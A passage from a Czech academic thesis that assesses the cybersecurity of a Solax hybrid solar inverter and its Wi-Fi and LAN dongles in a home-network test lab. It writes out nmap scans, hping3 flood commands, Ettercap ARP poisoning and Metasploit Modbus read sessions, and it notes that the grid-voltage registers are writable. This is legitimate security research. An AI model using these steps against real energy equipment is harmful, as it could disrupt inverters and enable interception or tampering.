   FV=0, síť → zátěž + baterie
   Doba aktivního vybíjení: spotřebiče budou napájeny z baterie, a pokud energie bude nedostatek, spotřebiče budou pokryty ze sítě.
   FV=0, baterie + síť → zátěž

Minimální SOC baterie lze nastavit v rozsahu 10 - 100 %. Taktéž lze nastavit minimální SOC baterie pro nabití v rozsahu 10 – 100 %.



Obr. 3.3: Priorita přetoku do sítě [26]

Režim zálohy (UPS (Uninterruptible Power Supply)) - tento režim je vhodný v místech s častými výpadky dodávek energie. Režim je totožný s režimem maximalizace vlastní spotřeby. Tento režim udržuje nabití baterie na relativně vysoké úrovni (podle nastavení) tak, aby se zajistilo nouzové napájení spotřeby v případě výpadku dodávky proudu ze sítě. Uživatelé se nemusí o kapacitu baterie starat. Minimální SOC baterie lze nastavit v rozsahu 30 - 100 %. Taktéž lze nastavit minimální SOC baterie pro nabití v rozsahu 30 – 100 %.




Obr. 3.4: Režim zálohy [26]

Režim EPS (Off-grid) - tento režim se použije v případě výpadku veřejné sítě. Systém poskytne spotřebičům nouzovou dodávku solární energie a energie z baterie. Systém musí být v tomto případě vybaven baterií.

1. Je-li solární energie dostatek, solární energií se prioritně poskytne zátěži, přebytečná energie se použije pro nabíjení baterie.
   FV > zátěž, FV → zátěž → baterie

2. Je-li solární energie nedostatek, zbývající zátěž se pokryje energií z baterie.
   FV < zátěž, FV → zátěž → baterie
3. Solární energie není dostupná. Spotřebiče se vykryjí energií z baterie, dokud se baterie nevybije pod minimální nastavené SOC. Poté se střídač vypne.
   FV=0, Baterie → zátěž
   Minimální SOC baterie pro režim off-grid je nastavitelné v rozsahu 30 – 100 %. [26]




Obr. 3.5: Režim EPS [26]

3.3 Bateriové úložiště Solax Triple Power


Jedná se o kompaktní model vysokonapěťového bateriového úložiště od firmy Solax, které je kompatibilní se svými hybridními střídači. Největší výhodou všech Triple Power baterií je více než 6000 nabíjecích cyklů, cyklická životnost až 90% a využívání bezpečného typu LiFePO4 baterie.
Baterie Solax Triple Power lze rozšířit díky Master BMS Boxu až na sestavu obsahující čtyři baterie. Pro zvolený typ střídače Solax X3–Hybrid G4 existují dvě zapojení Triple Power s bateriemi T30 nebo s T58.

- **Zapojení Triple Power T30** – počet baterií, které lze připojit je 2-4 ks. Jedna baterie má kapacitu 3,1 kWh, tedy minimální možná kapacita se dvěma bateriemi je 6,2 kWh a maximální možná kapacita se čtyřmi bateriemi je 12,4 kWh.



Obr. 3.6: Zapojení Triple Power T30 [27]

- **Zapojení Triple Power T58** – počet baterií, které se dají připojit je 2-4 ks. Pokud je k master baterii připojeno více jak tři bateriové slave packy baterií, může dojít k přehoření vnitřní pojistky a poškotení baterií. Jednotlivá baterie má kapacitu 5,8 kWh, tedy minimální možná kapacita s dvěma bateriema je 11,6 kWh a maximální možná kapacita se čtyřma bateriema je 23,2 kWh. Zapojení Triple Power T58 může dosahovat větší kapacity než zapojení Triple Power T30, ale je cenově dražší. [27]



Obr. 3.7: Zapojení Triple Power T58 [27]

3.4 Komunikace se systémem

Ke komunikaci se střídači od firmy Solax se používají zařízení dongle nebo fyzická rozhraní, která odesílají data o sledování výkonu střídače do aplikace SolaxCloud nebo zajišťují komunikaci mezi střídačem a bateriemi.

3.4.1 Dongle

Do střídače se připojují přes dongle port a lze použít tři varianty donglu:

- **Solax Pocket Wi-Fi Dongle** - jedná se o zařízení USB (Universal Serial Bus), které se připojuje k počítači, notebooku nebo jiným kompatibilním zařízením a umožňuje jim připojení k Wi-Fi síti. Wi-Fi dongle je užitečný pro zařízení, která nemají vestavěnou funkci Wi-fi. Od firmy Solax se zařízení jmenuje Solax Pocket Wi-Fi Dongle 3.0.
- **Solax Pocket LAN Dongle** - umožňuje připojení k místní síti LAN (Local Area Network) prostřednictvím portu USB. Funguje podobně jako Wi-Fi dongle, ale místo bezdrátového připojení k síti používá kabelové připojení do sítě. Připojuje se pomocí síťového kabelu s konektorem RJ-45 a nabízí stabilní a vysokorychlostní připojení k síti. Firma Solax nabízí LAN dongle pod názvem Solax Pocket LAN Dongle 3.0.
- **Solax Pocket 4G Dongle** - poskytuje zařízením přístup k internetu prostřednictvím mobilní sítě. 4G dongle je podobný jako předchozí, ale k navázání internetového připojení využívá mobilní síť 4G poskytovatele mobilních

služeb. Umožňuje přístup k internetu v oblastech, kde není používané klasické připojení k internetu , ale dobré pokrytí mobilní sítě. [25, 28]

Obr. 3.8: Solax 4G/LAN/Wi-Fi Dongle [28]

3.4.2 Fyzická rozhraní

RS-485

Jedná se o standart sériové komunikace, který se používá především v průmyslovém prostředí. Jeho největšími výhodami při použití v průmyslovém prostředí je odolnost proti rušení, přenos dat na dlouhé vzdálenosti (až 1200 metrů), nízká cena. Ke střídači se připojuje přes COM (Communication port) port. [26, 29]

CAN bus

Jde o sériový port, který umožňuje vzájemnou komunikaci mezi zařízeními bez hostitelského počítače. V praxi se nejčastěji používá v automobilovém, leteckém a lékařském průmyslu. U zkoumaného střídače slouží k propojení více střídačů do paralelního systému. Na střídači má samostatný CAN (Controller Area Network) port, do kterého se připojují ostatní střídače. [26, 29]

3.4.3 Používané protokoly a jejich zranitelnosti

Wi-Fi

Komunikace na Wi-Fi donglu je realizovaná bezdrátově přes protokol Wi-Fi. Zařízení využívající Wi-Fi používají různé protokoly pro komunikaci, nejčastěji používané protokoly jsou založeny na standardech IEEE 802.11. Existuje několik standardů IEEE 802.11, které se od sebe liší frekvencí pásma, maximální rychlostí a dosahem pokrytí. [30]

Pro zabezpečení Wi-Fi sítí vzniklo několik specifikací šifrování dat, například WEP (Wired Equivalent Privacy), WPA (Wi-Fi Protected Acces), WPA2, WPA3. Solax Pocket Wi-Fi Dongle podporuje šifrování WPA2. Oproti svému předchůdci WPA používá WPA2 symetrickou blokovou šifru AES (Advanced Encryption Standard). AES je považována za jeden z nejbezpečnějších šifrovacích algoritmů v současnosti. V současnosti neexistují žádné útoky, které by mohly vést k prolomení AES jako šifry samotné, ale existují zranitelnosti zaměřené na jednotlivé prvky sítě. [26, 30]

Zranitelnost KRACK (Key Reinstallation Attacks) jedná se o zranitelnost v bezpečnostním protokolu WPA2. Útočník musí na začátku útoku zachytit 4-Way Handshake, který zajišťuje autentizaci a poskytuje bezpečné šifrování (generuje šifrovací klíče). Při posílání zprávy může přijít ke ztrátě nebo přerušení zprávy, pokud AP (Access Point) neobdrží potvrzení, znovu pošle zprávu klientovi. Při každém obdržení zprávy znovu nainstaluje stejný šifrovací klíč, díky kterému může útočník neustále vynucovat toto nastavení a tím lze napadnout šifrovací protokol. [31]

Dalším útokem je slovníkový útok, který se řadí mezi útoky hrubou silou. Útok se zaměřuje na slabá hesla, při útoku se postupně zkouší všechny možné varianty hesel, která jsou obsaženy ve slovníku. Pro usnadnění prolomení hesla by bylo možné použít rainbow tables, které obsahují předem vypočítané hodnoty pro možné kombinace. [32]

Modbus

Průmyslový komunikační protokol, který se používá pro přenos dat mezi průmyslovými zařízeními. Komunikace funguje na principu klient–server (master–slave), master zařízení posílá dotazy a slave zařízení posílá odpovědi. U zkoumaného střídače se pro přenos dat přes fyzické rozhraní RS-485 používá Modbus RTU (Remote Terminal Unit), pro monitoring Modbus TCP (Transmission Control Protocol). [29]

Původní implementace Modbus protokolu byla navržena bez důrazu na bezpečnost a nemá zabezpečenou komunikaci. Data jsou přenášena v otevřeném textu a stávají se zranitelná vůči jejich odposlechu. Odposlech dat lze provést pomocí MITM útoku-ARP spoofingu. Útok začíná tím, že útočník odešle podvrženou zprávu ARP, která obsahuje informace, že konkrétní MAC (Media Access Control) adresa odpo-

vídá jiné cílové IP adrese. Tímto dochází k podvržení mezipaměti ARP a zařízení posílá pakety přes útočníkovu MAC adresu, po útočníkovi zařízení vyžaduje pouze IP a MAC adresu napadeného zařízení, které lze získat skenováním portů. [33, 34]


Dalším útokem na protokol Modbus může být command injection. Útok může probíhat tak, že by ze střídače do externího zařízení byl odeslán rámec požadavku, došlo by k zachycení rámce útočníkem, který by rámec zahodil, porovnal s požadavky ve své databázi a vytvořil by si odpovídající odpověď. Odeslal by podvržený rámec požadavku a došlo by k vykonání škodlivého příkazu vytvořeného útočníkem. [34]

Ethernet

Komunikace přes LAN dongle je realizována pomocí Ethernet protokolu. Ethernet je internetový protokol, který definuje, jak komunikovat na lokální síti.

U protokolu Ethernet je jako u protokolu Modbus stejná zranitelnost ARP spoofing. Další podobná zranitelnost je jako předchozí, jedná se také o MITM útok, ale o DHCP (Dynamic Host Configuration Protocol) spoofing. DHCP spoofing se od ARP spoofingu liší tím, že útočník zachytí DHCP požadavek a oběti pošle vlastní upravenou DHCP odpověď. Pokud oběť odpověď přijme, útočník může zachytit a přesměrovat komunikaci oběti. [33]

Protokol Ethernet obsahuje zranitelnost i na fyzické vrstvě. Packet-in-Packet útok využívá zranitelnosti ethernetových kabelů a umožňuje útočníkovi posílat do sítě své pakety a tím může obcházet bezpečnostní opatření sítě (firewall/NAT (Network Address Translation)). Útočník na začátku útoku posílá velké množství neškodných paketů, kterým je do sítě povolen přístup přes bezpečnostní opatření. V síti pakety prochází přes ethernetové kabely, na kterých můžou nastat náhodné bitové chyby (špatná kabeláž, cílené útoky). Pokud dojde k bitové chybě, útočník může oklamat Ethernet řadič a posílat do sítě řízené rámce, aniž by došlo k zachycení bezpečnostním opatřením sítě. [35]



Obr. 3.9: Man in the middle útok [10]

4G

4G je čtvrtá generace mobilních sítí, která nahradila předchozí generaci 3G. Patří mezi nejpoužívanější mobilní síť v České republice. Její přenosová rychlost je 1000 Mbit/s. Nástupcem 4G sítě je 5G síť. [36]


U zabezpečení 4G sítí jsou koncová zařízení dostatečně chráněná poskytovateli mobilních služeb, největším rizikem je zde malware. Nejčastěji jsou kybernetické útoky směrovány na hraniční zařízení (směrovače, brány firewall), protože umožňují útočníkům přistup do celé sítě. [37]

4 Testovací pracoviště

4.1 Návrh testovacího pracoviště

Pro samotné testování střídače bylo navrženo testovací pracoviště. Testovací pracoviště zahrnuje malou počítačovou síť jako v běžném zapojení počítačové sítě v domácnosti. Střídač lze do počítačové sítě domácnosti zapojit několika způsoby, zapojení závisí na typu střídače a požadavcích domácnosti. Navržené testovací pracoviště zahrnuje zapojení střídače pro monitoring přes Wi-Fi dongle, LAN dongle, Modbus a obsahuje následující prvky.

- **Počítač s virtuálním strojem Kali Linux** – použití Kali Linux ve virtuálním stroji. Kali Linux je linuxová distribuce, která obsahuje nástroje pro penetrační testování. Všechny používané nástroje pro testování střídače jsou obsaženy v tomto operačním systému.
- **Počítač s operačním systémem Windows 10** – počítač pro komunikaci se střídačem. Tento počítač slouží pro simulaci počítače v síti domácnosti a monitorování střídače přes Solax Cloud.
- **Střídač Solax X3-Hybrid G4** – testovaný střídač, který byl zvolen pro analýzu kyberbezpečnosti.
- **Wi-Fi Dongle** – zajištění komunikace se střídačem přes Wi-Fi.
- **LAN Dongle** – zajištění komunikace se střídačem přes Ethernet.
- **Wi-Fi router** – síťový prvek pro připojení střídače do sítě testovacího pracoviště a komunikace přes Wi-Fi, LAN a Modbus TCP.
- **Solax Cloud** – přenos dat ze střídače do Solax Cloudu.



Obr. 4.1: Testovací pracoviště

5 Testování střídače

5.1 Solax LAN Dongle

5.1.1 Připojení LAN Donglu ke střídači


K LAN Donglu je potřeba připojit síťový kabel RJ-45 a dále zapojit LAN Dongle přes Dongle Port do střídače. Druhý konektor síťového kabelu se připojí do routeru, který přidělí LAN Donglu IP adresu v rozsahu sítě.
Dále se LAN Dongle musí zaregistrovat přes Solax Cloud aplikaci, ve které se zadá QR (Quick Response) kód donglu a dojde k propojení účtu s donglem, který posílá každých pět minut data ze střídače do aplikace Solax Cloud.

5.1.2 Skenování sítě

Pro skenování sítě, jednotlivých portů a spuštěných služeb na portech byl zvolen nástroj Nmap (síťový skenovací nástroj). Pomocí příkazu ifconfig v Kali Linux byla zjištěna IP adresa a maska sítě přiřazená počítači. Z IP adresy a masky sítě Kali Linux byla odvozena IP adresa a maska sítě testovacího prostředí (192.168.88.0/24). Příkazem:

```
$ nmap -sP 192.168.88.0/24
```

Byla identifikována aktivní zařízení v síti. Celkem nástroj Nmap odhalil tři aktivní zařízení připojená do sítě. Zvolená metoda skenování -sP slouží pro základní identifikaci hostů na síti.



Obr. 5.1: Skenování sítě LAN Dongle

5.1.3 Skenování portů a odhalování spuštěných služeb

Pro identifikaci IP adresy střídače v síti byl proveden sken na detekci operačního systému a otevřených portů skenovací metodou -O. První zjištěná IP adresa 192.168.88.252 patřila počítači s Windows 10, druhá IP adresa 192.168.88.1 patřila výchozí bráně sítě, a proto poslední IP adresa 192.168.88.249 patřila LAN Donglu. Prostřednictvím příkazu:

```
$ sudo nmap -O 192.168.88.249
```

Bylo zjištěno, že LAN Dongle nemá otevřené žádné porty, tudíž na něm nejsou spuštěny žádné služby, které by se daly zneužít. Kromě toho nástroj Nmap pouze odhadem detekoval operační systém, na 98 % se jedná o RF-Space SDR-IP software radio nebo WIZnet W5200 TCP/IP Ethernet chip. Tento sken odhalil i MAC adresu LAN Donglu 36:30:31:4A:6F:A1.
Jelikož by měly Solax Dongly podporovat komunikaci přes Modbus byl proveden i samostatný sken na port 502. Po provedení skenu na portu 502 s použitím příkazu:

```
$ nmap -sS -p502 192.168.88.249
```

Bylo zjištěno, že port 502 pro Modbus je zavřený a LAN Dongle nepodporuje komunikaci přes Modbus.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.88.249
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 10:42 EDT
Nmap scan report for 192.168.88.249
Host is up (0.00072s latency).
All 1000 scanned ports on 192.168.88.249 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 36:30:31:4A:6F:A1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized|firewall|general purpose|load balancer
Running (JUST GUESSING): RF-Space embedded (98%), WIZnet embedded (98%), F5 N
etworks embedded (92%), FreeBSD 10.X|7.X|9.X (92%), OpenBSD 3.X|4.X (92%), No
vell NetWare 3.X (90%)
OS CPE: cpe:/h:wiznet:w5200 cpe:/o:freebsd:freebsd:10.3 cpe:/o:freebsd:freebs
d:7.0 cpe:/o:openbsd:openbsd:3.9 cpe:/o:openbsd:openbsd:4.4 cpe:/o:freebsd:fr
eebsd:9.0 cpe:/o:novell:netware:3.12
Aggressive OS guesses: RF-Space SDR-IP software radio or WIZnet W5200 TCP/IP
Ethernet chip (98%), F5 BIG-IP Application Security Manager firewall (92%), F
reeBSD 10.3-RELEASE (92%), F5 BIG-IP load balancer (92%), FreeBSD 7.0-RELEASE
 (92%), FreeBSD 7.2-RELEASE (92%), OpenBSD 3.9 (92%), OpenBSD 4.4 (92%), Free
BSD 9.0-RELEASE (91%), WIZnet W5100 TCP/IP chip (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Obr. 5.2: Detekce operačního systému a otevřené porty

5.1.4 Odposlech komunikace – MITM útok


Na začátku odposlechu komunikace bylo v Kali Linux nastaveno přeposílání paketů, Kali Linux se chová jako "proxy server". Man in the middle útok byl proveden pomocí nástroje Ettercap, který slouží pro MITM útoky. V nástroji Ettercap se nastavily cíle útoku, cílem jedna byla výchozí brána sítě a cílem dva byl LAN donglu. Poté se zapnul ARP poisoning, díky kterému dojde k podvržení MAC adres a k přesměrování komunikace přes útočníkův počítač. Celá komunikace byla sledována a analyzována pomocí nástroje Wireshark.
Komunikace z LAN donglu na server Solaxu byla přenášená přes Transmission Transport Protokol s TLSv1.2, tudíž byla komunikace šifrována.
Na začátku komunikace byl proveden TLS handshake. První poslaná zpráva byla "Client Hello"na adresu mqtt001.solaxcloud.com, zpráva obsahovala verzi TLS (1.2), kterou klient podporuje, podporované sady šifer (ECDHE - Elliptic-curve
Diffie–Hellman - algoritmus pro výměnu klíčů, ECDSA (Elliptic Curve Digital Signature Algorithm) - protokol digitálního podpisu s využitím eliptických křivek, RSA - algoritmus pro digitální podpis, AES - algoritmus pro šifrování dat, podporuje šifru AES v několik provozních režimech: GCM (Galois/Counter Mode), CCM (Counter with Cipher Block Chaining Message Authentication Code), CBC (Cipher Block Chaining), SHA256 nebo SHA384 (Secure Hash Algorithm) - hašovací funkce) a řetězec náhodných znaků "Random"dlouhý 32 bajtů, který se později použije k vygenerování klíče pro šifrování.
Druhá zachycená zpráva byla "Client Key Exchange", v této zprávě vytváří klient pre–master key.
Třetí zpráva od klienta obsahovala "Client Cipher Spec", v této fázi jsou veškerá data posílaná klientem šifrovaná pomocí symetrického sdíleného klíče. Po provedení TLS handshaku jsou posílaná zašifrovaná data přes protokol MQTT (Message Queuing Telemetry Transport). Zprávy (Server Hello, Server Change Cipher Spec), které posílal server klientovi, se nepodařilo zachytit nástrojem Ettercap a zobrazit ve Wiresharku.[38]

5.1.5 Záplavové DoS útoky

Pro provedení záplavových útoků byly zvoleny tři typy: záplavový útok ICMP, záplavový útok UDP a záplavový útok SYN. Záplavové útoky byly provedeny přes nástroj hping3, který umožňuje generování velkého množství ICMP/UDP/TCP paketů.
První záplavový útok byl proveden záplavový útok ICMP příkazem:

```
$ sudo hping3 -icmp -flood 192.168.88.249
```

Při generování ICMP paketů na LAN dongle byla dosažena ztrátovost příchozích paketů na LAN dongle 50 %.




Obr. 5.3: Ztrátovost paketů při ICMP flood

Druhý záplavový útok byl proveden záplavový útok UDP příkazem:

```
$ sudo hping3 -udp -flood 192.168.88.249
```

Při generování UDP paketů ztrátovost příchozích paketů až 88 %.




Obr. 5.4: Ztrátovost paketů při UDP flood

Třetí záplavový útok byl proveden záplavový útok SYN příkazem:

```
$ sudo hping3 -syn -flood 192.168.88.249
```

Při generování SYN paketů ztrátovost příchozích paketů 53 %. Zajímavostí je, že u LAN donglu se ztrátovost paketů u použití jednotlivých protokolů liší než u Wi-Fi donglu.



Obr. 5.5: Ztrátovost paketů při SYN flood

5.2 Solax Wi-Fi Dongle

5.2.1 Připojení Wi-Fi Donglu ke střídači


Wi-Fi Dongle je potřeba zapojit ke střídači přes Dongle Port a připojit na Wi-Fi router, který přidělí Wi-Fi Donglu IP adresu v rozsahu sítě. Starší Wi-Fi Dongly, které nezačínaly s registračním číslem SXxxxxxx, šlo nastavit přes webové rozhraní 5.8.8.8, ale z bezpečnostních důvodů je potřeba provést připojení donglu k Wi-Fi přes Solax Cloud aplikaci.
V aplikaci Solax Cloud uživatel zadá registrační číslo Wi-Fi donglu a poté vyplní název sítě, ke které se má dongle připojit a také její heslo (heslo v aplikaci není skryté a lze při zapisování přečíst). Dongle posílá každých pět minut data ze střídače do aplikace Solax Cloud, novější dongly: Pocket Wi-Fi 3.0, Wi-Fi+LAN a Wi-Fi+4G umožňují v aplikaci nastavit interval přenosu dat kazdých pět sekund.

5.2.2 Skenování sítě

Skenování sítě probíhalo stejně jako u LAN donglu. Pomocí příkazu ifconfig v Kali Linux byla zjištěna IP adresa a maska sítě přiřazená počítači. Z IP adresy a masky sítě Kali Linux byla odvozena IP adresa a maska sítě testovacího prostředí (192.168.88.0/24). Pomocí příkazu:

```
$ nmap -sP 192.168.88.0/24
```

Byla identifikována aktivní zařízení v síti. Celkem nástroj Nmap identifikoval tři aktivní zařízení připojená v síti. První zjištěná IP adresa 192.168.88.252 patřila počítači s Windows 10, druhá IP adresa 192.168.88.1 patřila výchozí bráně sítě, a proto poslední IP adresa 192.168.88.245 patřila Wi-Fi donglu.



Obr. 5.6: Skenování sítě Wi-Fi Dongle

5.2.3 Skenování portů a zjišťování spuštěných služeb


Skenování portů na Wi-Fi donglu bylo provedeno příkazy:

```
$ nmap -sV 192.168.88.245
$ nmap -sV -p502 192.168.88.245
```

První příkaz nmap byl zaměřen na všechny spuštěné služby a jejich verze, druhý příkaz nmap byl zaměřen konkrétně na port 502. Byly nalezeny dva otevřené porty, port 80, na kterém běží služba nagios-nsca a port 502, na kterém běží služba modbus.

- První zjištěná služba Nagios NSCA (Nagios Service Check Acceptor) – jedná se o doplňkový produkt k Nagios. NSCA se skládá ze dvou částí: První část obsahuje serverovou aplikaci, která běží na serveru Nagios XI a naslouchá pro přenos klientských dat. Druhá část obsahuje klientskou aplikaci, která běží na vzdálených systémech a je využívána externí aplikací pro odesílání dat na server Nagios XI.
  Webový server využívá protokol HTTP 1.1, který umožňuje serverům neuzavřít spojení hned, ale čekat chvíli na další příkazy. Tento protokol dále nepodporuje TLS ani SSL. Webový server podporuje základní ověřování pomocí: WWW-Authenticate: Basic realm=SolaxPower.
- Druhá zjištěná služba Modbus obsahuje několik atributů:
  - Discrete input – registr určený pouze pro binární hodnotu a určený pouze ke čtení.
  - Coil – registr určený opět pouze pro binární hodnotu, ale je určený jak ke čtení, tak k zápisu.
  - Input – 16bitový registr, který je opět určený pouze ke čtení, ale lze do něj zapsat například analogovou hodnotu.
  - Holding – podobný jako Input registr, určený ovšem ke čtení i zápisu.

Dále byla zjištěna MAC adresa Wi-Fi donglu 7C:DF:A1:3F:52:54 : Espressif Inc. a také detekovaný operační systém EthernetBoard OkiLAN 8100e.



Obr. 5.7: Skenování portů Wi-Fi Dongle

5.2.4 Odposlech komunikace – MITM útok

Samotný Man in the middle útok byl proveden prostřednictvím nástroje Ettercap. Prvním cílem útoku byl Wi-Fi dongle a druhým cílem byla výchozí brána sítě. Poté se v Ettercap spustil ARP poisoning, který provedl podvržení MAC adres a přesměrování komunikace přes útočníkův počítač. Celá komunikace byla sledována a analyzována v nástroji Wireshark.

Komunikace z Wi-Fi donglu na server Solaxu byla přenášená přes Transmission Transport Protokol s TLSv1.2, tudíž byla komunikace šifrována.

Na začátku komunikace byl proveden TLS handshake. První poslaná zpráva byla "Client Hello"na adresu mqtt001.solaxcloud.com, zpráva obsahovala verzi TLS (1.2), kterou klient podporuje, podporované sady šifer (ECDHE - Elliptic-curve Diffie–Hellman - algoritmus pro výměnu klíčů, ECDSA (Elliptic Curve Digital Signature Algorithm) - protokol digitálního podpisu s využitím eliptických křivek, RSA - algoritmus pro digitální podpis, AES - algoritmus pro šifrování dat, podporuje šifru AES v několik provozních režimech: GCM (Galois/Counter Mode), CCM (Counter with Cipher Block Chaining Message Authentication Code), CBC (Cipher Block Chaining), SHA256 nebo SHA384 (Secure Hash Algorithm) - hašovací funkce) a řetězec náhodných znaků "Random"dlouhý 32 bajtů, který se později použije k vygenerování klíče pro šifrování.

Druhá zachycená zpráva byla "Client Key Exchange", v této zprávě vytváří klient pre–master key.

Třetí zpráva od klienta obsahovala "Client Cipher Spec", v této fázi jsou veškerá data posílaná klientem šifrovaná pomocí symetrického sdíleného klíče. Po provedení TLS handshaku jsou posílaná zašifrovaná data přes protokol MQTT (Message

Queuing Telemetry Transport). Zprávy (Server Hello, Server Change Cipher Spec), které posílal server klientovi, se nepodařilo zachytit nástrojem Ettercap a zobrazit ve Wiresharku.[38]

5.2.5 Zneužití Modbus protokolu

Pomocí nástroje Metasploit bylo provedeno zneužití protokolu Modbus. V Metasploitu byly celkem použity tři auxiliary moduly. První modul se jmenuje modbusdetect a byl použit pro detekování Modbusu na Wi-Fi donglu. Po načtení modulu modbusdetect a zadání cílové IP adresy donglu, port 502 je zde nastaven jako výchozí, byl identifikován Modbus/TCP.
Po zjištění, že na Wi-Fi donglu opravdu běží Modbus protokol, byl použit druhý modul modbus_findunitid, který zjišťuje celkový počet registrů na zařízení s Modbusem. U tohoto modulu stačilo zadat cílovou adresu a modul spustit. Výsledek bylo nalezení 254 registrů.

```
msf6 auxiliary(scanner/scada/modbus_findunitid) > use auxiliary/scanner/scada/modbusdetect
msf6 auxiliary(scanner/scada/modbusdetect) > set RHOSTS 192.168.88.245
RHOSTS ⇒ 192.168.88.245
msf6 auxiliary(scanner/scada/modbusdetect) > exploit

[+] 192.168.88.245:502    - 192.168.88.245:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.88.245:502    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) > use auxiliary/scanner/scada/modbus_findunitid
msf6 auxiliary(scanner/scada/modbus_findunitid) > set RHOSTS 192.168.88.245
RHOSTS ⇒ 192.168.88.245
msf6 auxiliary(scanner/scada/modbus_findunitid) > exploit
[*] Running module against 192.168.88.245

[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  1
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  2
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  3
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  4
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  5
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  6
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  7
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  8
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  9
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  10
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  11
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  12
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  13
[+] 192.168.88.245:502 - Received: correct MODBUS/TCP from stationID  14
```

Obr. 5.8: Detekovaní Modbus protokolu

Třetí modul byl modbusclient, který umožňuje čtení a zápis do jednotlivých registrů a coils. Čtení z registrů může vést k úniku informací a zápis do registrů může vést k chybě systému. Při načítání modulu bylo potřeba nastavit akci, která se má provést (READ_HOLDING_REGISTERS, WRITE_HOLDING_REGISTERS, READ_COILS, WRITE_COILS), v tomto případě byla vybrána akce READ_HOLDING_REGISTERS pro čtení z registru. Dále bylo potřeba nastavit DATA_ADDRESS, ze kterého registru se mají data číst, adresa registru byla nastavena na registr 7. Poté stačilo zadat cílovou adresu a spustit modul. Výsledkem

bylo úspěšné přečtení dat z registru 7.

```
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 7
DATA_ADDRESS ⇒ 7
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_HOLDING_REGISTERS
ACTION ⇒ READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) >
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.88.245
RHOSTS ⇒ 192.168.88.245
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.88.245

[*] 192.168.88.245:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.88.245:502 - 1 register values from address 7 :
[+] 192.168.88.245:502 - [21359]
[*] Auxiliary module execution completed
```

Obr. 5.9: Čtení hodnot Modbus protokolu

Kdyby bylo možné do jednotlivých registrů i zapisovat, mohla by nastat situace, při které by do určitého registru byla zapsaná nesprávná hodnota a střídač by nepracoval správně, například změna hodnot na registrech 0x0019, 0x001A, které obsahují maximální a minimální povolené síťové napětí.

MITM útok na protokol Modbus

Útok Man in the middle probíhal stejně jako odposlech komunikace u Wi-Fi Donglu. MITM útok byl proveden přes nástroj Ettercap, ve kterém byly stejně nastavené cíle, jako u předchozího MITM útoku a byl využit ARP poisoning.
Při modbus komunikaci byl přenos sledován a analyzován v nástroji Wireshark, ve kterém bylo zjištěno, že data přenášená přes Modbus TCP protokol nejsou šifrovaná a dají se číst. Modbus paket obsahuje kód funkce Read Holding Registers, počet bajtů (2) a hodnotu (21359), kterou obsahuje registr 7 datového typu UNIT16, tedy nezáporné celé číslo s rozsahem od 0 do 65535.

```
56337 2363.2314739… 192.168.88.252  192.168.88.245  Modbus…  66  Query: Trans:  0;
56339 2363.3619956… 192.168.88.245  192.168.88.252  Modbus…  65 Response: Trans:  0;
56611 2422.9306531… 192.168.88.252  192.168.88.245  Modbus…  66  Query: Trans:  0;
56615 2423.1629181… 192.168.88.245  192.168.88.252  Modbus…  65 Response: Trans:  0;

▸ Frame 56339: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface eth0, id 0
▸ Ethernet II, Src: Espressif_3f:52:54 (7c:df:a1:3f:52:54), Dst: VMware_44:36:bd (00:0c:29:44:36:bd)
▸ Internet Protocol Version 4, Src: 192.168.88.245, Dst: 192.168.88.252
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 43819, Seq: 1, Ack: 13, Len: 11
▸ Modbus/TCP
▾ Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 56337]
    [Time from request: 0.130521648 seconds]
    Byte Count: 2
  ▾ Register 7 (UINT16): 21359
```


Obr. 5.10: Analýza Modbus komunikace v nástroji Wireshark

5.2.6 Záplavové DoS útoky

Stejně jako u LAN donglu i u Wi-Fi donglu byly provedeny tři typy záplavových útoků: záplavový útok ICMP, záplavový útok UDP a záplavový útok SYN. Pro generování záplavových útoků byl použit nástroj hping3.
První záplavový útok byl proveden záplavový útok ICMP příkazem:

```
$ sudo hping3 -icmp -flood 192.168.88.245
```

U záplavového útoku ICMP byla ztrátovost paketů 100 %.




Obr. 5.11: Ztrátovost paketů při ICMP flood

Druhý záplavový útok byl proveden záplavový útok UDP příkazem:

```
$ sudo hping3 -udp -flood 192.168.88.245
```

U záplavového útoku UDP byla ztrátovost paketů 7 %.




Obr. 5.12: Ztrátovost paketů při UDP flood

Třetí záplavový útok byl proveden záplavový útok SYN příkazem:

```
$ sudo hping3 -syn -flood 192.168.88.245
```

U záplavového útoku SYN byla ztrátovost paketů 81 %.



Obr. 5.13: Ztrátovost paketů při SYN flood

5.2.7 Porovnání záplavových DoS útoků u LAN a Wi-Fi donglu


U každého donglu se lišila ztrátovost paketů, záleželo i na typu záplavového útoku. V následující tabulce jsou vypsány jednotlivé ztrátovosti paketů u všech typů záplavových útoků na LAN a Wi-Fi donglu.

